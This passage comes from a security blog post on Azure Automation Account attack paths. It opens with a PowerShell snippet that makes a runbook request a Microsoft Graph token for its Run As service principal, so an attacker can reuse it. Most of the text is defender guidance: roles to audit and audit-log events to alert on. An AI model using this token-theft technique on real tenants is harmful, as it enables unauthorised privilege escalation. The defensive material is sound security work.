
```
    return $token
}
```

```
$reqToken = GenerateJWT
```

```
$Body = @{
    scope = "https://graph.microsoft.com/.default"
    client_id = $ClientId
    client_assertion_type = "urn:ietf:params:oauth:client-assertion-type:jwt-bearer"
    client_assertion = $reqToken
    grant_type = "client_credentials" `
}
```

```
$MGToken = Invoke-RestMethod `
    -URI "https://login.microsoftonline.com/$($TenantId)/oauth2/v2.0/token" `
    -Body $Body `
    -Method POST
$MGToken.access_token
```

And then we'll edit our Automation Account to run this code, which outputs a JWT for the "Run As" service principal:



Again, an attacker can take that JWT and authenticate outside the context of the Authentication Account as the associated Service Principal, gaining the privileges of that Service Principal.

Prevention

There are several steps you should take, as a defender, to ensure these attack paths do not exist in your Azure environment:

Step 1: Audit and Remove Privileges Held by Service Principals

Your first step should be to find any service principals that have been granted the most dangerous privileges in Azure. Audit both the active and eligible assignments for the following AzureAD admin roles:

- Global Administrator
- Privileged Role Administrator
- Privileged Authentication Administrator

You should also audit for any Service Principals that have been granted any of the following MS Graph app roles:

- RoleManagement.ReadWrite.Directory
- AppRoleAssignment.ReadWrite.All

If any service principal has been granted any of the above roles in AzureAD or MS Graph, you should immediately investigate that service principal for existing signs of misuse. You should also remove those role assignments from the service principals, if possible.

Step 2: Audit Privileges Held by Other Principals

Unfortunately you may not be able to easily or immediately remove privileges that have been granted to a service principal. Your next step then will be to limit the exposure of those highly privileged service principals by auditing the users, groups, and service principals that have been granted any of the following AzureAD admin roles:

- Application Administrator (including those scoped specifically to the Service Principal)
- Cloud Application Administrator (including those scoped specifically to the Service Principal)
- Directory Synchronization Accounts
- Hybrid Identity Administrator
- Partner Tier1 Support
- Partner Tier2 Support

You should also audit the explicit owners of service principals you identified in Step 1 that you cannot easily or immediately remove privileges from.

You should also audit other service principals that have been granted any of the following MS Graph app roles:

- Application.ReadWrite.All
- ServicePrincipalEndpoint.ReadWrite.All

Any user, group, or service principal that has been granted any of the above AzureAD admin roles, explicit ownership, or MS Graph app roles will be able to take over the service principals identified in Step 1. If possible, and if necessary, remove all of these privileges.

Step 3: Audit Privileges Held Against the Automation Account

Unfortunately, you may not be able to immediately or easily remove privileges held by service principals associated with an Automation Account through either a Managed Identity assignment or Run As account relationship. In that case, you can prevent the emergence of a privilege escalation opportunity by removing these Azure role assignments against the Automation Account where those principals have less privilege than the service principal associated with the Automation Account:

- Owner
- Contributor
- Automation Contributor
- User Access Administrator

Detection

Azure logs come in handy several different ways here:


Detecting Automation Account Runbook Edits

An attacker may choose to edit an existing runbook, adding their own malicious code to perform some evil action. When this happens, the attacker will first create a draft for the existing runbook, and then may optionally publish

that draft.


Creating a draft creates the “Write an Azure Automation runbook draft” log, and publishing the draft creates the “Publish an Azure Automation runbook draft” log.

Unfortunately, while these logs tell you WHO made the change, these logs do not tell you WHAT has changed in the runbook, so these may turn out to be a very high-noise, low-signal logs to alert on:



Detecting New, Dangerous Privileges Granted to Service Principals

Once you’ve verified that no service principals have the most dangerous privileges in AzureAD, you will want to put alerting in place to warn you if someone grants a Service Principal one of those dangerous privileges. When a Service Principal is granted an AzureAD admin role, the “Add member to role” log fires, telling you who granted what privilege to what principal:



Audit Log Details


Activity Target(s) Modified Properties

Target	Property Name	Old Value	New Value
MyCoolAutomationAccount	Role.ObjectID		"23cfb4a7-c0d6-4bf1-b8d2-d2eca815df41"
MyCoolAutomationAccount	Role.DisplayName		"Company Administrator"
MyCoolAutomationAccount	Role.TemplateId		"62e90394-69f5-4237-9190-012177145e10"
MyCoolAutomationAccount	Role.WellKnownObjectName		"TenantAdmins"
MyCoolAutomationAccount	TargetId.ServicePrincipalNames		"0a1067e3-c3d2-43f3-ae62-f8387759b841;https://identity.azure.net/z0emdD/WvQcut8wRcKwVREJrqJiVd4+0YOuIUVBPPvk="
MyCoolAutomationAccount	ActorId.ServicePrincipalNames		"01fc33a7-78ba-4d2f-a4b7-768e336e890e;https://api.aadr.mspim.azure.com/;https://api.azrbac.mspim.azure.com/;https://mspim.onmicrosoft.com/;https://canaryapi.azrbac.mspim.azure.com/"
MyCoolAutomationAccount	SPN		"01fc33a7-78ba-4d2f-a4b7-768e336e890e;https://api.aadr.mspim.azure.com/;https://api.azrbac.mspim.azure.com/;https://mspim.onmicrosoft.com/;https://canaryapi.azrbac.mspim.azure.com/"

You should produce and triage an alert any time a service principal is granted one of the following most dangerous AzureAD admin roles:

- Global Administrator (aka “Company Administrator”)
- Privileged Role Administrator
- Privileged Authentication Administrator

Additionally, when a service principal is granted an MS Graph app role, the “Add app role assignment to service principal” log fires, telling you who gave what app role to what:



Audit Log Details

Activity | Target(s) | Modified Properties

Target	Property Name	Old Value	New Value
Microsoft Graph	AppRole.Id		"9e3f62cf-ca93-4989-b6ce-bf83c28f9fe8"
Microsoft Graph	AppRole.Value		"RoleManagement.ReadWrite.Directory"
Microsoft Graph	AppRole.DisplayName		"Read and write all directory RBAC settings"
Microsoft Graph	ServicePrincipal.ObjectID		"1f4be088-fa2e-48c1-b086-b234c7a34fc0"
Microsoft Graph	ServicePrincipal.DisplayName		"MyCoolAutomationAccount_z0emdD/WvQcut8wRcKwVREJrqJiVd4+0YOuIUVBPPvk="
Microsoft Graph	ServicePrincipal.AppId		"e2b5936d-cbe7-4dd0-91c9-b62f7cad16fa"
Microsoft Graph	ServicePrincipal.Name		"e2b5936d-cbe7-4dd0-91c9-b62f7cad16fa"
Microsoft Graph	TargetId.ServicePrincipalNames		"https://canary.graph.microsoft.com/;https://graph.microsoft.us/(https://dod-

You should produce and triage alerts any time a service principal is granted one of the following app roles against the MS Graph resource app:

- RoleManagement.ReadWrite.Directory
- AppRoleAssignment.ReadWrite.All

Conclusion

In Part 1 of this 3-part series we saw how attackers can abuse risky Automation Account Managed Identity and Run As account configurations. We also saw how you as a defender can identify and protect your organization against the emergence and exploitation of attack paths that abuse Automation Accounts.

In part 2 we will look at how attack paths emerge that include Logic Apps and Managed Identity assignments.

References

https://www.inversecos.com/2021/12/how-to-detect-malicious-azure.html

https://www.netspi.com/blog/technical/cloud-penetration-testing/azure-privilege-escalation-using-managed-identities/

https://docs.microsoft.com/en-us/azure/automation/automation-services

Managed Identity Attack Paths, Part 1: Automation Accounts was originally published in Posts By SpecterOps Team Members on Medium, where people are continuing the conversation by highlighting and responding to this story.

Post Views: 1,239
